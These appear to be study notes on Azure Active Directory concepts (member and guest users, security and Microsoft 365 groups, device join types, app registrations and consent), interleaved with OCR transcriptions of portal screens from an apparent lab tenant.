
- **Users**

  - User Type
    - Member
      - User is a primary member of customer tenant.
      - Member have two type of security principal in aad -
        - username@domain-name.onmicrosoft.com
        - username@fqdn-domain-name
    - Guest -
      - Guest user can be part of multiple tenant.
      - Guest user has security principal in aad -
        - username#EXT#@domain.onmicrosoft.com

  - Identity Source
    - Azure Active Directory
    - Window Server AD [On-Premise]
    - External Azure Active Directory


portal.azure.com/#blade/Microsoft_AAD_IAM/UsersManagementMenuBlade/MsGraphUsers
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory >
Users | All users
Default Directory - Azure Active Directory
New user
New guest user
Bulk operations
Refresh
Reset password
Per-user MFA
Delete user
Columns
Got feedback?
All users
Deleted users
Password reset
User settings
Diagnose and solve problems
Activity
Sign-in logs
Audit logs
Bulk operation results
Troubleshooting + Support
New support request
Search users
Add filters
15 users found
Name
User principal na...
User type
Directory synced
Account enabled
Identity issuer
Company name
Creation type
AD Admin admin@atomic-nucle... Member No Yes adminatomicnuclear.on
AZ Azure-Global-Admin azure-global-admin... Member No Yes adminatomicnuclear.on
CE ceh cehmanish_gmail.co... Guest No Yes adminatomicnuclear.on Invitation
CA connect admin connect-admin@ato... Member Yes Yes adminatomicnuclear.on
DA dc admin dc-admin@atomic-n... Member Yes Yes adminatomicnuclear.on
E0 emp 01 emp01@atomic-nucl... Member Yes Yes adminatomicnuclear.on
E0 emp 02 emp02@atomic-nucl... Member Yes Yes adminatomicnuclear.on
EM emp01 emp012551@admina... Member Yes Yes adminatomicnuclear.on
EM emp02 emp027405@admina... Member Yes Yes adminatomicnuclear.on
FS fsp_user fsp_user@atomic-nu... Member Yes Yes adminatomicnuclear.on
LP Least Priv least-priv@atomic-n... Member No Yes adminatomicnuclear.on
MA Manish manish@atomic-nucl... Member No Yes adminatomicnuclear.on
ON On-Premise-Admin on-premise-admin@... Member Yes Yes adminatomicnuclear.on
OD On-Premises Director... Sync_CLOUD-CONNE... Member Yes Yes adminatomicnuclear.on

- **Groups**
    - Security Groups -
        - It's used to assign permissions to members of a group
        - Membership can be static or dynamic.
        - Group owner can manage security group.
            - Static Group
                - Static Group Membership
            - Dynamic Group
                - Dynamic Group Membership
    - Microsoft Groups -
        - Microsoft 365 Groups are used for collaboration between users, both inside and outside of company.


portal.azure.com/#blade/Microsoft_AAD_IAM/GroupsManagementMenuBlade/AllGroups
Microsoft Azure
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
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory >
Groups | All groups
Default Directory - Azure Active Directory
All groups
Deleted groups
Diagnose and solve problems
Settings
General
Expiration
Naming policy
Activity
Privileged access groups (Preview)
Access reviews
Audit logs
Bulk operation results
Troubleshooting + Support
New support request
New group
Download groups
Delete
Refresh
Columns
Got feedback?
Search
Add filter
Search mode
Starts with
9 groups found
Name
Object Id
Group type
Membership type
Email
AC All Company 26e7a2ec-cd43-46d8-a993-566637ba2c1e Microsoft 365 Assigned allcompany@atomic-nucl
AU All Users 388569ff-281a-4ba1-b9de-494096b3232f Security Dynamic
CA Cloud Admin c379f0a7-2f7e-44c7-b235-ea247b3be7b5 Security Assigned
DE Devloper 64304936-c742-4a77-a07e-99511ab3ba03 Security Assigned
DN DnsAdmins d1a68ec7-446d-46d8-b0ca-68149cf39717 Security Assigned
DN DnsAdmins f2254c4c-8aa2-49fb-9163-329742195daa Security Assigned
DN DnsUpdateProxy 52cc1d4e-3ef4-4656-94ab-1a2e57164f79 Security Assigned
DN DnsUpdateProxy ad19815f-7bee-483c-9535-c10cce925313 Security Assigned

- **Devices**

  - Registered -
    - Personally owned corporate enabled
    - Authentication to the device is with a local id or personal cloud id
    - Authentication to corporate resources using a user id on AAD.

  - Azure AD Joined –
    - Corporate owned and managed devices
    - Authenticated using a corporate id that exists on Azure AD.
    - Authentication is only through AAD

  - Hybrid Joined (AAD + On-Premise AD) -
    - corporate owned and managed devices
    - Authenticated using a corporate user id that exists at local AD & on AAD.
    - Authentication can be done using both: On-Prem AD & Azure AD.


portal.azure.com/#blade/Microsoft_AAD_Devices/DevicesMenuBlade/Devices/menuId/
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
DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory > Devices
Devices | All devices
Default Directory - Azure Active Directory
Overview (Preview)
All devices
Device settings
Enterprise State Roaming
BitLocker keys (Preview)
Diagnose and solve problems
Activity
Audit logs
Bulk operation results (Preview)
Troubleshooting + Support
New support request
Enable
Disable
Delete
Manage
Download devices
Refresh
Columns
Preview features
Got feedback?
This page includes previews available for your evaluation. View previews
You can use the activity timestamp to efficiently manage stale devices in your environment. Learn more
Search by name or device ID or object ID
Add filters
2 devices found
Name
Enabled
OS
Version
Join Type
Owner
MDM
Compliant
Registered
ATOMIC-DEV
Yes
Windows
10.0.19044.1586
Hybrid Azure AD joi...
N/A
Microsoft Intune
Yes
3/4/2022, 1:1
Atomic-Cloudap
Yes
Windows
10.0.19044.1526
Azure AD registered
emp 01
None
N/A
3/4/2022, 11:

Applications

- **Application Object**
  - It comes under "**App Registration**" blade in AAD
  - "App registration" contains apps which are registered in the same tenant
  - This object acts as the template where you can go ahead and configure various things like API Permissions, Client Secrets, Branding, App Roles, etc.
  - The application object describes three aspects of an application:
    - How the service can issue tokens in order to access the application
    - Resources that the application might need to access
    - The actions that the application can take.
  - When we register an application in aad, its automatically create two objects -
    - Applications Object - Object ID : A unique identifier for each register application
    - Service Principal Object - Application ID / Client ID [Same as in enterprise application]
  - Application Attributes -
    - Owner - Owner of the registered application
    - API Permissions
      - Delegated Permission - User Interaction Required [Access the azure resources on the behalf of a user]
      - Application Permission- Permissions are assigned to the applications, User interaction not required. .
    - Client Secrets & Certificate
    - App Roles - It's used to assign permissions to the users to managed the registered application.
  - Consent -
    - Consent is the process of a user granting authorization to an application to access protected resources on their behalf.
    - Type of consent
      - Admin Consent - Admin consent flow is when an application developer directs users to the admin consent endpoint with the intent to record consent for the entire tenant (All Users).
      - User Consent - User consent flow is when an application developer directs users to the authorization endpoint with the intent to record consent for only the current user (Single User).


portal.azure.com/#blade/Microsoft_AAD_IAM/ActiveDirectoryMenuBlade/RegisteredApps
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DEFAULT DIRECTORY (ATOMIC-N...
Home > Default Directory
Default Directory | App registrations
Azure Active Directory
New registration
Endpoints
Troubleshooting
